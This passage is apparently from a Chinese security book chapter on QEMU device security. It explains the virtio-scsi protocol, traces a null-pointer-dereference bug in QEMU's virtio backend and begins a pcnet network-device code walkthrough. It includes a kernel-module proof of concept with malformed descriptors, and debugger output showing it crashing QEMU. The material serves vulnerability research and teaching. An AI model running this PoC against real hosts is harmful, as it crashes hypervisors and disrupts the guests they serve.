  node = {le_next = 0x0, le_prev = 0x0}}
(gdb) p vdev->vq[2]
$9 = {vring = {num = 128, num_default = 128, align = 4096, desc = 656146432, avail = 656148480, used = 656150528}, last_ava
  notification = true, queue_index = 2, inuse = 0, vector = 65535, handle_output = 0x7ffff7a316e9 <virtio_scsi_handle_cmd>
    rfd = 17, wfd = 17}, node = {le_next = 0x0, le_prev = 0x0}}
```

图 5- 10 查看 vdev->vq 结构体

可以看到有 3 种事件，分别是 ctrl，event，cmd 事件。

一个简单的交互示例

```
#include <linux/io.h>
#include <linux/ioport.h>
#include <linux/kernel.h>
#include <linux/init.h>
#include <linux/module.h>
#include <linux/slab.h>
MODULE_LICENSE("GPL");
#define SIZE 8
#define VIRTIO_SCSI_IO  0xc040
/*省略了部分结构体定义,详细定义见光盘文件*/

int handle_cmd(void)
{
  VRingDesc *desc1;
  req * buffer;
  VRingAvail *avail;
  VRingUsed *used;
  void* mem;
  mem = kmalloc(0x3000,GFP_KERNEL);
  memset(mem,0,0x3000);
  desc1 =( VRingDesc*) mem;

  /*因为设备默认最大有 0x80 个描述符表,一个描述符的大小为 0x10，qemu 实现中把 avail 表接在了描述符表之后,因此 avail 表=desc+0x80*0x10; */
  avail = (VRingAvail *)(mem + 0x800);
```

```
  /*一个 avail 结构体为 0x2*0x80+4=>0x104,而 qemu 做了一个 4k 对齐操作,因此变成了+0x1000 */
  used =( VRingUsed*)(mem + 0x1000);

  /*初始化描述符表*/
  desc1[0].addr = (u64)virt_to_phys(buffer);
  desc1[0].len  = (u32)0x33;// buffer 的大小
  desc1[0].flags= (u16)0x2;// 2 代表 VRING_DESC_F_WRITE
                              // 因为没有 VRING_DESC_F_NEXT 标志
                               //表示没有下一个描述符
  desc1[0].next = (u16)0x2;//这个字段无效了

  /* buffer 为 scsi 定义的结构体,详见 virtio-scsi.h 的 99 行*/
  buffer = kmalloc(sizeof(req) * SIZE,GFP_KERNEL);
  buffer->cmd.cdb[0] = 0x28;
  buffer->cmd.lun[0] = 0x0;//0x1
  buffer->cmd.lun[1] = 0x0;
  buffer->cmd.lun[2] = 0x0;//0x40

  /*初始一个 avail 表*/
  avail->idx = 1;//可以的描述符表为 1
  avail->flag=0;
  avail->ring[0] = 0x0;

  queue_sel(2);// 设定命令类型为 2,代表 virtio_scsi_handle_cmd
  queue_pfn(mem>>12);// 设定描述符表
  queue_notify(2);// 触发 virtio_scsi_handle_cmd 函数.

  kfree(buffer);
  kfree(desc1);
  return 0;
}

int moduleInit(void)
{
  printk(KERN_ALERT"[+]Start!\n");
  handle_cmd();
}

int moduleExit(void)
{
  printk(KERN_ALERT"[+]Exit!\n");
  return 0;
}
```

```
module_init(moduleInit);
module_exit(moduleExit);
```

漏洞描述

在 QEMU 实现 virtio 的 back-end 的组件里，会映射用户提供的 buffer 内存，调用了 virtqueue_pop 函数，间接调用到一个地址映射函数 cpu_physical_memory_map。该函数在某个特定情况下会导致返回结果为 NULL，并赋值给 iov_base。而在后续操作中又会调用 cpu_physical_memory_unmap 函数去取消内存映射，在该函数内，由于判断不严谨，使得 iov_base==bounce.buffer（即 bounce.buffer==NULL）成立，导致对 bounce.buffer 指向的地址执行了 memcpy 操作时造成了空地址引用，最终使虚拟机拒绝服务（deny of service）。

整个漏洞过程如下所示：




图 5- 11 漏洞产生与触发流程

下面我们从源码上理解这个漏洞的形成原理。

空指针的产生

```
static void virtqueue_map_desc(unsigned int *p_num_sg, hwaddr *addr,
        struct iovec *iov, unsigned int max_num_sg,
        bool is_write, hwaddr pa, size_t sz)
{
   ......
    while (sz) {// sz 为描述符的 len 字段
       hwaddr len = sz;
```

```
        ......
        iov[num_sg].iov_base = cpu_physical_memory_map(pa, &len, is_write);
        iov[num_sg].iov_len = len;
        addr[num_sg] = pa;

        sz -= len;
        pa += len;
        num_sg++;
    }
    *p_num_sg = num_sg;
}

void *cpu_physical_memory_map(hwaddr addr, hwaddr *plen, int is_write)
{
    return address_space_map(&address_space_memory, addr, plen, is_write);
}

void *address_space_map(AddressSpace *as, hwaddr addr, hwaddr *plen, bool is_write)
{
    hwaddr len = *plen;
......
    if (len == 0) {// 由于 sz 不为 0,因此这个条件不成立
        return NULL;
    }

    l = len;
    rcu_read_lock();
    mr = address_space_translate(as, addr, &xlat, &l, is_write);

    if (!memory_access_is_direct(mr, is_write)) {//在给了特定数据后,这个条件会成立
        if (atomic_xchg(&bounce.in_use, true)) {//然后就会在这条路径返回 NULL
            rcu_read_unlock();
            return NULL;
        }
        /* Avoid unbounded allocations */
        l = MIN(l, TARGET_PAGE_SIZE);
        bounce.buffer = qemu_memalign(TARGET_PAGE_SIZE, l);
        bounce.addr = addr;
        bounce.len = l;
        ......
        *plen = l;
        return bounce.buffer;
    }
...... 省略部分代码
```

```
}
```

空指针引用的触发

```
static void virtqueue_unmap_sg(VirtQueue *vq, const VirtQueueElement *elem, unsigned
int len)
{
......
    offset = 0;
    for (i = 0; i < elem->in_num; i++) {
        size_t size = MIN(len - offset, elem->in_sg[i].iov_len);
        cpu_physical_memory_unmap(elem->in_sg[i].iov_base,
                    elem->in_sg[i].iov_len, 1, size);
        offset += size;
    }
......
}

void cpu_physical_memory_unmap(void *buffer, hwaddr len, int is_write, hwaddr
access_len)
{
    return address_space_unmap(&address_space_memory, buffer, len, is_write,
access_len);
}

void address_space_unmap(......)
{
    if (buffer != bounce.buffer) {//当 bounce.buffer 已被置零,buffer 为 0 时,就跳过了这个
条件
        MemoryRegion *mr;
        ......
    }
    if (is_write) {//使 is_write 为真即可进入这条路径
        address_space_write(as, bounce.addr, MEMTXATTRS_UNSPECIFIED,
                            bounce.buffer, access_len);
    }
    qemu_vfree(bounce.buffer);
    bounce.buffer = NULL;//首先使 buffer 被 free,导致 bounce.buffer 被置零
    ......
}

MemTxResult address_space_write(AddressSpace *as, hwaddr addr, MemTxAttrs attrs,
                                const uint8_t *buf, int len)
{
... ...
```

```
    if (len > 0) {
        rcu_read_lock();
        l = len;
        mr = address_space_translate(as, addr, &addr1, &l, true);
        result = address_space_write_continue(as, addr, attrs, buf, len,addr1, l, mr);
//未检查 buf 是否为 0 就传入
        rcu_read_unlock();
    }
    return result;
}

static MemTxResult address_space_write_continue(......)
{
......
    for (;;) {
        if (!memory_access_is_direct(mr, true)) {
          ......
            l = memory_access_size(mr, l, addr1);
            switch (l) {
            ......
            case 4:
                /* 32 bit write access */
                val = ldl_p(buf);// 一个宏定义,最终会调用 memcpy
...
}
#define ldl_p(p) ldl_le_p(p)
static inline uint64_t ldq_le_p(const void *ptr)
{
    return le_bswap(ldq_he_p(ptr), 64);
}
static inline uint64_t ldq_he_p(const void *ptr)
{
    uint64_t r;
    memcpy(&r, ptr, sizeof(r));// 因为 ptr 为 0,导致了空指针引用
    return r;
}
```

漏洞复现

为了复现漏洞，我们需要两个条件，第一个，使返回结果为 0；第二个，顺利调用到 unmap 位置。在图 5-24 描述了漏洞产生到触发的路径图，接下来我将从漏洞源码开始追溯漏洞的触发路径，并以此构造 poc。

获取空指针产生路径

在 sourceInsight 中查看 virtqueue_pop（virtio.c 文件中）的引用如下：




图 5- 12 追溯 virtqueue_pop 函数的调用

因为我们要测试是 scsi 设备，因此只需要找 scsi 相关的函数即可，如上图的 virtio_scsi_pop_req。再查找 virtio_scsi_pop_req 的调用找到如下函数：

```
void virtio_scsi_handle_cmd_vq(VirtIOSCSI *s, VirtQueue *vq)
{
    VirtIOSCSIReq *req, *next;
    QTAILQ_HEAD(, VirtIOSCSIReq) reqs = QTAILQ_HEAD_INITIALIZER(reqs);

    while ((req = virtio_scsi_pop_req(s, vq))) {
        if (virtio_scsi_handle_cmd_req_prepare(s, req)) {
            QTAILQ_INSERT_TAIL(&reqs, req, next);
        }
    }

    QTAILQ_FOREACH_SAFE(req, &reqs, next, next) {
        virtio_scsi_handle_cmd_req_submit(s, req);
    }
}
```

图 5- 13 查看 virtio_scsi_handle_cmd_vq 函数

```
00587: static void virtio_scsi_handle_cmd(VirtIODevice *vdev, VirtQueue *vq)
00588: {
00589:     /* use non-QOM casts in the data path */
00590:     VirtIOSCSI *s = (VirtIOSCSI *)vdev;
00591:
00592:     if (s->ctx) {
00593:         virtio_scsi_dataplane_start(s);
00594:         if (!s->dataplane_fenced) {
00595:             return;
00596:         }
00597:     }
00598:     virtio_scsi_handle_cmd_vq(s, vq);
00599: }
```

图 5- 14 查看 virtio_scsi_handle_cmd 函数

上图只显示了一种调用路径，另外还有其他两条，本次实验使用 virtio_scsi_handle_cmd 这个函数。

触发路径

从图 5-26 可知，在获取到用户提供的 buffer 后，会进入到 virtio_scsi_handle_cmd_req_prepare 函数。

图 5- 15 查看 virtio_scsi_handle_cmd_req_prepare 函数

该函数会先使用函数 virtio_scsi_parse_req 格式化用户的输入，继而根据输入参数查找设备。当用户提供的参数有问题时，就无法找到设备，函数返回的值 d 为空，继而执行 complete 函数来完成请求，并 unmap 对 buffer 映射的内存，触发路径也是这里。

获取 scsi 设备 cmd 函数需要的结构体

如果我们要测试 scsi 设备的其它节点，就得遵守 cmd 函数的结构体标准来提供数据，图 5-29 指出了设备所需的结构体。




图 5- 16 查看 cmd 对应结构体

图中 req->req 即为我们的 buffer 对应的参数，它是由函数 virtio_scsi_parse_req 解析提取的，所以，我们的 buffer 对应的结构体也就是 VirtIOSCSIReq。有了 buffer 的结构体，通过修改结构体不同的变量值，就能控制执行流，一步步审计代码，就可能发现程序员在实现的过程中出现的纰漏。

尝试编写一个 POC

有了触发路径，结合 virtio 的通信标准，我们就可以尝试构造一个 poc，虽然看似漏洞产生的条件有点困难，但是一定是因为我们输入了异常的值才会导致异常返回，所以先构造一个异常的 buffer 长度来试探它是否会产生异常。下面就是 poc 的关键代码：

```
desc1[0].addr = (u64)virt_to_phys(buffer);//buffer 结构体
```

```
desc1[0].flags= 0x2;// VRING_DESC_F_WRITE,没有 VRING_DESC_F_NEXT 标志
                        //代表没有下一个描述符
desc1[0].len = 0x44444444;//代表 buffer 的长度，此处构造一个异常的数据长度
desc1[0].next= 0x2;

avail->idx = 1;

/* VirtIOSCSIReq 结构体,由于我们用不到这个结构体,因此这个结构体有没有数据没有关系*/
buffer->cmd.cdb[0] = 0x28;
buffer->cmd.lun[0] = 0x0;//0x1
buffer->cmd.lun[1] = 0x0;
buffer->cmd.lun[2] = 0x0;//0x40

queue_sel(2);
tmp = big & 0xffffffff;
queue_pfn(tmp>>12);
queue_notify(2);
```

结合交互示例编译后，先在 virtqueue_pop（virtio.c）函数内下断点，然后加载驱动。触发断点后，执行到第一个 vring_desc_read 函数结束，查看一下 desc 参数如下：

```
(gdb)
0x00007ffff7a4e3ae      569         vring_desc_read(vdev, &desc, desc_pa, i);
(gdb)
570         if (desc.flags & VRING_DESC_F_INDIRECT) {
(gdb) p/x desc
$5 = {addr = 0x2d6b9000, len = 0x44444444, flags = 0x2, next = 0x2}
```

图 5- 17 查看 desc 描述符

可以看到这就是我们提供的描述符。然后步入 virtqueue_map_desc 函数，步过 cpu_physical_memory_map 函数，查看结果：

```
(gdb) p/x len
$11 = 0x18daf000
(gdb) p/x iov[num_sg].iov_base
$12 = 0x7fffcf051000
(gdb) c
Continuing.
[Thread 0x7fffee9c5700 (LWP 39387) exited]

Breakpoint 4, virtqueue_map_desc (p_num_sg=0x7f
469             iov[num_sg].iov_len = len;
(gdb) p/x len
$13 = 0x1000
(gdb) p/x iov[num_sg].iov_base
$14 = 0x7fffebc94000
(gdb) c
Continuing.

Breakpoint 4, virtqueue_map_desc (p_num_sg=0x7f
469             iov[num_sg].iov_len = len;
(gdb) p/x len
$15 = 0x2b694444
(gdb) p/x iov[num_sg].iov_base
$16 = 0x0
```

图 5- 18 三次执行 map 后的返回结果

可以看到，第三次返回的结果即为 0。接下来返回到 virtio_scsi_handle_cmd_vq 函数，步入 virtio_scsi_handle_cmd_req_prepare，再步入 virtio_scsi_parse_req，继续步过 iov_to_buf 函数，会得到如下结果：

```
(gdb) ni
0x00007ffff7a30342      119         if (iov_to_buf(req->elem.out_sg, req->e
(gdb) ni
121             return -EINVAL;
```

图 5- 19 iov_to_buf 调用失败

可以看到函数失败了，继续执行，程序触发了异常退出了。

```
(gdb) c
Continuing.
qemu-system-x86_64: wrong size for virtio-scsi headers
[Thread 0x7fffed5d9700 (LWP 39424) exited]
[Thread 0x7ffff77ceac0 (LWP 39415) exited]
[Inferior 1 (process 39415) exited with code 01]
```

图 5- 20 继续执行,QEMU 程序报错退出

第一个 poc 失败。

重新构造 POC

在上面的 poc 中，我们只构造了一个 VRING_DESC_F_WRITE 标签的 buffer 结构体，最后在 iov_to_buf 函数里失败了，查看一下输入参数：req->elem.out_sg、req->elem.out_num，这两个变量是在 virtqueue_pop 中赋值的：

```
00584:      do {
00585:          if (desc.flags & VRING_DESC_F_WRITE) {
00586:              virtqueue_map_desc(&in_num, addr + out_num, iov + out_num,
00587:                                 VIRTQUEUE_MAX_SIZE - out_num, true, desc.addr, desc.len);
00588:          } else {
00589:              if (in_num) {
00590:                  error_report("Incorrect order for descriptors");
00591:                  exit(1);
00592:              }
00593:              virtqueue_map_desc(&out_num, addr, iov,
00594:                                 VIRTQUEUE_MAX_SIZE, false, desc.addr, desc.len);
00595:          }
00596:
00597:          /* If we've got too many, that implies a descriptor loop. */
00598:          if ((in_num + out_num) > max) {
00599:              error_report("Looped descriptor");
00600:              exit(1);
00601:          }
00602:      } while ((i = virtqueue_read_next_desc(vdev, &desc, desc_pa, max)) != max);
00603:
00604:      /* Now copy what we have collected and mapped */
00605:      elem = virtqueue_alloc_element(sz, out_num, in_num);
00606:      elem->index = head;
00607:      for (i = 0; i < out_num; i++) {
00608:          elem->out_addr[i] = addr[i];
00609:          elem->out_sg[i] = iov[i];
00610:      }
00611:      for (i = 0; i < in_num; i++) {
00612:          elem->in_addr[i] = addr[out_num + i];
00613:          elem->in_sg[i] = iov[out_num + i];
00614:      }
```

out_num在这里被赋值

赋值了elem->out_sg数组

图 5- 21 elem 赋值流程

由于我们的 flag 是 VRING_DESC_F_WRITE，所以并没有执行下面一条路径，所以需要添加另一条路径的描述符。所以新的 poc 如下：

```
/*构造一个非 write 的描述符*/
desc1[0].addr = (u64)virt_to_phys(buffer);
desc1[0].len = (u32)0x33;// VirtIOSCSIReq 结构体的 size
desc1[0].flags = 0x1;// VRING_DESC_F_NEXT 表示下面还有描述符
desc1[0].next = 0x1;//下一个描述符的索引
/*构造溢出位置*/
desc1[1].addr = (u64)virt_to_phys(buffer);
desc1[1].flags = 0x2;// VRING_DESC_F_WRITE
desc1[1].next = 0x2;
desc1[1].len = 0x44444444;
```

最后在虚拟机内编译一下，成功触发漏洞：

```
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread 0x7fffed5d9700 (LWP 39494)]
0x00007ffff35fc985 in memcpy () from /lib64/libc.so.6
(gdb) bt
#0  0x00007ffff35fc985 in memcpy () from /lib64/libc.so.6
#1  0x00007ffff797f19c in ldl_he_p (ptr=0x0) at /home/victor
```

图 5- 22 成功触发空指针引用

小结

本节讲述了 virtio 的交互协议，以一个漏洞示例说明了交互协议的编写，然后在 QEMU 的代码中简单讲解了一下 QEMU 对 back-end 的实现，以及代码的回溯与 poc 的构造。希望读者能够从中熟悉 QEMU 的 virtio 交互细节，加深对虚拟化的理解。

QEMU 安全实战之：pcnet 设备

本节使用的版本为 qemu-2.2.0。

设备简介

pcnet 设备是一个慢速网卡设备，峰值最大 10MB/s，是实现 AMD PCNET 网卡功能模拟的组件，如果要启用 pcnet 作为默认网络设备，配置如下:

```
$ qemu-system-x86_64 --enable-kvm -m 2048 -hda centos.img -device pcnet,netdev=net0 -netdev type=tap,id=net0,script=no
```

对应的文件为 hw\net\pcnet-pci.c 和 hw\net\pcnet.c

设备交互

由于是网卡设备，最关键的莫过于收包和发包功能。设备的相关信息如下：

```
[root@vpc Desktop]# lshw -C network
  *-network
       description: Ethernet interface
       product: 79c970 [PCnet32 LANCE]
       vendor: Advanced Micro Devices, Inc. [AMD]
       physical id: 3
       bus info: pci@0000:00:03.0
       logical name: eth0
       version: 10
       serial: 52:54:00:12:34:56
       width: 32 bits
       clock: 33MHz
       capabilities: bus_master rom ethernet physical
       configuration: broadcast=yes driver=pcnet32 driverversion=1.35 latency=0
link=yes maxlatency=255 mingnt=6 multicast=yes
       resources: irq:11 ioport:c000(size=32) memory:febd1000-febd101f memory:fe
b80000-febbffff(prefetchable)
```

图 5- 23 pcnet 设备信息

可以看到设备的 IO 内存为：0xfebd1000-0xfebd101f，端口为 0xc000（size 为 32）

设备的代码逻辑

我们提到安全，最简单的形式就是输入数据的安全检查是否到位，如果对用户输入的数据未做到周全检查，就会可能安全隐患。我们讨论 QEMU 软件的安全性，实际上就是在讨论虚拟机系统与 QEMU 的交互过程中，QEMU 是否安全地检查了从虚拟机中输入的数据。而设备的交互就是其中的典型。当我们对设备的 IO 进行操作的时候，相当于从虚拟机内部对 QEMU 进程传入了数据，然后由 QEMU 来处理我们的输入。

IO 端口的入口函数

找到 QEMU 处理的位置，就是我们测试的第一步。比较简单的方式就是查看文件中带有 write、read 关键词的函数，比如下图这样：


图中的 pcnet_ioport_write 函数就是典型的设备处理用户输入的函数。我们也从这里开始着手理解代码逻辑并编写测试。

pcnet_aprom_writeb

函数代码：

```
static void pcnet_aprom_writeb(void *opaque, uint32_t addr, uint32_t val)
{
    PCNetState *s = opaque;
    if (BCR_APROMWE(s)) {
        s->prom[addr & 15] = val;
    }
}
```

该函数仅仅给 prom 数组赋值，再查看又谁在调用该数组：



图中可以看到调用方仅有函数 pcnet_aprom_readb，pcnet_s_reset，从函数名可以推测，这两个函数并不是用户的输入，也不太可能影响用户的输入。因此这个数组大可以忽略。

pcnet_ioport_writel、pcnet_ioport_writew

```
void pcnet_ioport_writew(void *opaque, uint32_t addr, uint32_t val)
{
    PCNetState *s = opaque;
    pcnet_poll_timer(s);
    if (!BCR_DWIO(s)) {
        switch (addr & 0x0f) {
        case 0x00: /* RDP */
            pcnet_csr_writew(s, s->rap, val);
            break;
        case 0x02:
            s->rap = val & 0x7f;
            break;
        case 0x06:
            pcnet_bcr_writew(s, s->rap, val);
            break;
        }
    }
    pcnet_update_irq(s);
}
void pcnet_ioport_writel(void *opaque, uint32_t addr, uint32_t val)
{
    PCNetState *s = opaque;
    pcnet_poll_timer(s);
    if (BCR_DWIO(s)) {
        switch (addr & 0x0f) {
        case 0x00: /* RDP */
            pcnet_csr_writew(s, s->rap, val & 0xffff);
            break;
        case 0x04:
            s->rap = val & 0x7f;
            break;
        case 0x0c:
            pcnet_bcr_writew(s, s->rap, val & 0xffff);
            break;
        }
    } else
    if ((addr & 0x0f) == 0) {
        /* switch device to dword i/o mode */
        pcnet_bcr_writew(s, BCR_BSBC, pcnet_bcr_readw(s, BCR_BSBC) | 0x0080);//p1
    }
    pcnet_update_irq(s);
}
#define BCR_DWIO(S)     !!((S)->bcr[BCR_BSBC] & 0x0080)
```

从函数代码可以看到，两个函数最大的差别仅仅是 **BCR_DWIO(s)**是否为真，而从 **BCR_DWIO** 功能上看，结合 **p1** 位置的注释可知，这是在判断模式是否为 dword 模式，虽然实际上还是 word 赋值。因此我们可以不用关注 pcnet_ioport_writel 函数，只关注 pcnet_ioport_writew 函数即可。在函数 pcnet_ioport_writew 内，显示调用了 pcnet_poll_timer 函数，继而根据偏移选择修改 rap 或者修改 csr 数组或者修改 bcr 数组。

pcnet_poll_timer

```
static void pcnet_poll_timer(void *opaque)
{
    PCNetState *s = opaque;
    timer_del(s->poll_timer);
    if (CSR_TDMD(s)) {
        pcnet_transmit(s);
    }
    pcnet_update_irq(s);
    if (!CSR_STOP(s) && !CSR_SPND(s) && !CSR_DPOLL(s)) {
        uint64_t now = qemu_clock_get_ns(QEMU_CLOCK_VIRTUAL) * 33;
        if (!s->timer || !now)
            s->timer = now;
        else {
            uint64_t t = now - s->timer + CSR_POLL(s);
            if (t > 0xffffLL) {
                pcnet_poll(s);
                CSR_POLL(s) = CSR_PINT(s);
            } else
                CSR_POLL(s) = t;
        }
        timer_mod(s->poll_timer,pcnet_get_next_poll_time(s,
                      qemu_clock_get_ns(QEMU_CLOCK_VIRTUAL)));
    }
}
#define CSR_TDMD(S)      !!(((S)->csr[0])&0x0008)
```

从定义看得出，它在判断了 **CSR_TDMD(s)**后，调用了 pcnet_transmit 函数。后面的操作暂时不深究，本章也将重点放在 pcnet_transmit 函数的实现上。

pcnet_csr_writew

```
static void pcnet_csr_writew(PCNetState *s, uint32_t rap, uint16_t val)
{
    switch (rap) {
    case 0:
        s->csr[0] &= ~(val & 0x7f00); /* Clear any interrupt flags */
        s->csr[0] = (s->csr[0] & ~0x0040) | (val & 0x0048);
        val = (val & 0x007f) | (s->csr[0] & 0x7f00);
        /* IFF STOP, STRT and INIT are set, clear STRT and INIT */
        if ((val&7) == 7)
```

```
          val &= ~3;
        if (!CSR_STOP(s) && (val & 4))
            pcnet_stop(s);
        if (!CSR_INIT(s) && (val & 1))
            pcnet_init(s);
        if (!CSR_STRT(s) && (val & 2))
            pcnet_start(s);
        if (CSR_TDMD(s))
            pcnet_transmit(s);
        return;
    case 1:
    case 2:
    case 8:
    case 9:
    case 10:
    case 11:
    case 12:
    case 13:
    case 14:
    case 15:
    case 18: /* CRBAL */
    case 19: /* CRBAU */
    case 20: /* CXBAL */
    case 21: /* CXBAU */
    case 22: /* NRBAU */
    case 23: /* NRBAU */
    case 24:
    case 25:
    case 26:
    case 27:
    case 28:
    case 29:
    case 30:
    case 31:
    case 32:
    case 33:
    case 34://cxda
    case 35://cxda
    case 36:
    case 37:
    case 38:
    case 39:
    case 40: /* CRBC */
    case 41:
```

```
    case 42: /* CXBC */
    case 43:
    case 44:
    case 45:
    case 46: /* POLL */
    case 47: /* POLLINT */
    case 72:
    case 74:
    case 76: /* RCVRL */
    case 78: /* XMTRL */
    case 112:
       if (CSR_STOP(s) || CSR_SPND(s)) // p2
           break;
       return;
    case 3:
        break;
    case 4:
        s->csr[4] &= ~(val & 0x026a);
        val &= ~0x026a; val |= s->csr[4] & 0x026a;
        break;
    case 5:
        s->csr[5] &= ~(val & 0x0a90);
        val &= ~0x0a90; val |= s->csr[5] & 0x0a90;
        break;
    case 16:
        pcnet_csr_writew(s,1,val);
        return;
    case 17:
        pcnet_csr_writew(s,2,val);
        return;
    case 58:
        pcnet_bcr_writew(s,BCR_SWS,val);
        break;
    default:
        return;
    }
    s->csr[rap] = val;
}
```

从函数代码可以看出函数的功能主要是给 csr 数组赋值。我们需要先设置 rap 的值，然后再调用到这个函数，并在注释 p2 处 break，才能在函数最后正确设置 csr 寄存器值。再来关注一下代码中调用的三个函数：pcnet_stop、pcnet_init、pcnet_start。

pcnet_stop

```
static void pcnet_stop(PCNetState *s)
{
```

```
    s->csr[0] &= ~0xffeb;
    s->csr[0] |= 0x0014;// enable stop,txon flag
    s->csr[4] &= ~0x02c2;
    s->csr[5] &= ~0x0011;// disable spnd flag
    pcnet_poll_timer(s);
}
#define CSR_STOP(S)      !!(((S)->csr[0])&0x0004)
#define CSR_SPND(S)      !!(((S)->csr[5])&0x0001)
#define CSR_TXON(S)      !!(((S)->csr[0])&0x0010)
```

从函数功能看出，要在 p2 处 break，就需要先调用 pcnet_stop 函数。


pcnet_init

```
static void pcnet_init(PCNetState *s)
{
    int rlen, tlen;
    uint16_t padr[3], ladrf[4], mode;
    uint32_t rdra, tdra;
